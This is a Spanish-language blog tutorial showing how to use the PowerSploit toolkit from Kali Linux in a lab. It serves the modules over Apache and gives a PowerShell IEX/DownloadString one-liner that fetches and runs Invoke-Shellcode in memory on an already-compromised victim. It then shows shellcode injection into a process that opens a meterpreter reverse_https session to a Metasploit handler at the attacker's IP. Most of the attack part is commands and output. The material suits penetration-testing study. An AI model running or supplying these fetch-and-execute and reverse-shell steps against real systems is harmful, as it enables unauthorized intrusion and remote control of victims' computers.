

[boomernix.com](https://www.boomernix.com)

PowerSploit - Una herramienta para nuestro arsenal

Josué Encinar

3 minutos

En esta ocasión vengo a hablar de [PowerSploit](#). Se trata de una colección de utilidades que van a ser de gran interés para nuestros pentests. Cuenta con muchos módulos con distintos fines: ejecución de código, modificación de sripts, persistencia, exfiltración, bypass de antivirus, elevación de privilegios, etc.

El objetivo en este post es hacer un ejemplo de esta herramienta, para que así puedas profundizar más con ella. Voy a hacer uso de Kali Linux, que ya cuenta con esta magnífica herramienta (te la puedes descargar del enlace al GitHub puesto arriba), abrimos una terminal y nos movemos a la siguiente ruta `> /usr/share /powersploit`. Ahí podemos ver como se dividen los distintos


módulos con `ls`:

```
root@kali: /usr/share/powersploit
File Edit View Search Terminal Help
root@kali:~# cd /usr/share/powersploit/
root@kali:/usr/share/powersploit# ls -l
total 52
drwxr-xr-x 2 root root 4096 feb  2  2018 AntivirusBypass
drwxr-xr-x 3 root root 4096 feb  2  2018 CodeExecution
drwxr-xr-x 2 root root 4096 feb  2  2018 Exfiltration
drwxr-xr-x 2 root root 4096 feb  2  2018 Persistence
drwxr-xr-x 2 root root 4096 feb  2  2018 PETools
-rw-r--r-- 1 root root 3542 ago 17  2013 PowerSploit.psdl
-rw-r--r-- 1 root root  89 ago 17  2013 PowerSploit.psml
-rw-r--r-- 1 root root 9086 ago 17  2013 README.md
drwxr-xr-x 3 root root 4096 feb  2  2018 Recon
drwxr-xr-x 2 root root 4096 feb  2  2018 ReverseEngineering
drwxr-xr-x 2 root root 4096 feb  2  2018 ScriptModification
root@kali:/usr/share/powersploit#
```

Voy a poner en marcha un servidor web, donde copiaremos el contenido. Aquí haré uso de Apache, pero podéis usar otra opción rápida como Python...

```
root@kali: /usr/share/powersploit
File Edit View Search Terminal Help
root@kali:/usr/share/powersploit# mkdir /var/www/html/ps
root@kali:/usr/share/powersploit# cp -r * /var/www/html/ps/
root@kali:/usr/share/powersploit# systemctl start apache2
root@kali:/usr/share/powersploit#
```

Dentro de un navegador se puede comprobar el contenido del servidor, podemos ver todo el contenido que listamos anteriormente usando `ls`.



AntivirusBypass/	2018-12-11 14:01	-
CodeExecution/	2018-12-11 14:01	-
Exfiltration/	2018-12-11 14:01	-
PETools/	2018-12-11 14:01	-
Persistence/	2018-12-11 14:01	-
PowerSploit.ps1	2018-12-11 14:01	3.5K
PowerSploit.psm1	2018-12-11 14:01	89
README.md	2018-12-11 14:01	8.9K
Recon/	2018-12-11 14:01	-
ReverseEngineering/	2018-12-11 14:01	-
ScriptModification/	2018-12-11 14:01	-

Apache/2.4.29 (Debian) Server at 192.168.42.128 Port 80

Ahora vamos a ver cómo se puede hacer uso, partimos de que ya tenemos el control de una máquina víctima.

Para poder ejecutar un código de la herramienta, hacemos uso del siguiente comando:

```
IEX(New-Object  
Net.WebClient).DownloadString("http://192.168.42.128/ps/script-  
path ")
```


Aquí no se va a explicar los comandos, quédate con la idea de que nos descargamos el script y se ejecuta en memoria. Puedes revisar la siguiente [página de Microsoft](#).

Vemos aquí que indicamos la dirección IP de nuestro servidor, y el directorio donde se encuentra el script, por ejemplo, si queremos descargar el script: Invoke-Shellcode.ps1, ejecutamos:

```
IEX(New-Object
```


```
Net.WebClient).DownloadString("http://192.168.42.128  
/ps/CodeExecution/Invoke-Shellcode.ps1")
```

Y para obtener el prompt: Invoke-Shellcode



Vemos que podemos inyectarlo sin PID (se inyecta en el proceso de PowerShell), si no en el proceso que indiquemos, en este caso internet explorer. Para la prueba no he indicado ningún payload (-Payload), ¿y qué pasa? se abre la calculadora, sin más. Pero podemos abrir una terminal con destino a otro equipo remoto, o

mejor, darnos un meterpreter :D. Dejo un par de capturas (primero se pone a la escucha el handler con el payload y luego se ejecuta el código que se ve en la PowerShell):



The first screenshot shows a Windows PowerShell window with the following commands and output:

```
PS C:\Users\Josue> Invoke-Shellcode -ProcessId 1604 -Payload windows/meterpreter/reverse_https -lhost 192.168.42.128 -lport 6666 -Force
PS C:\Users\Josue>
```

The second screenshot shows a Metasploit (msf) session with the following commands and output:

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf exploit(multi/handler) > set lport 6666
lport => 6666
msf exploit(multi/handler) > set lhost 192.168.42.128
lhost => 192.168.42.128
msf exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.42.128:6666
[*] https://192.168.42.128:6666 handling request from 192.168.42.132; (UUID:
```

Una herramienta muy conocida y muy recomendable tenerla en nuestro arsenal, nos vemos en las próximas entradas. Saludos.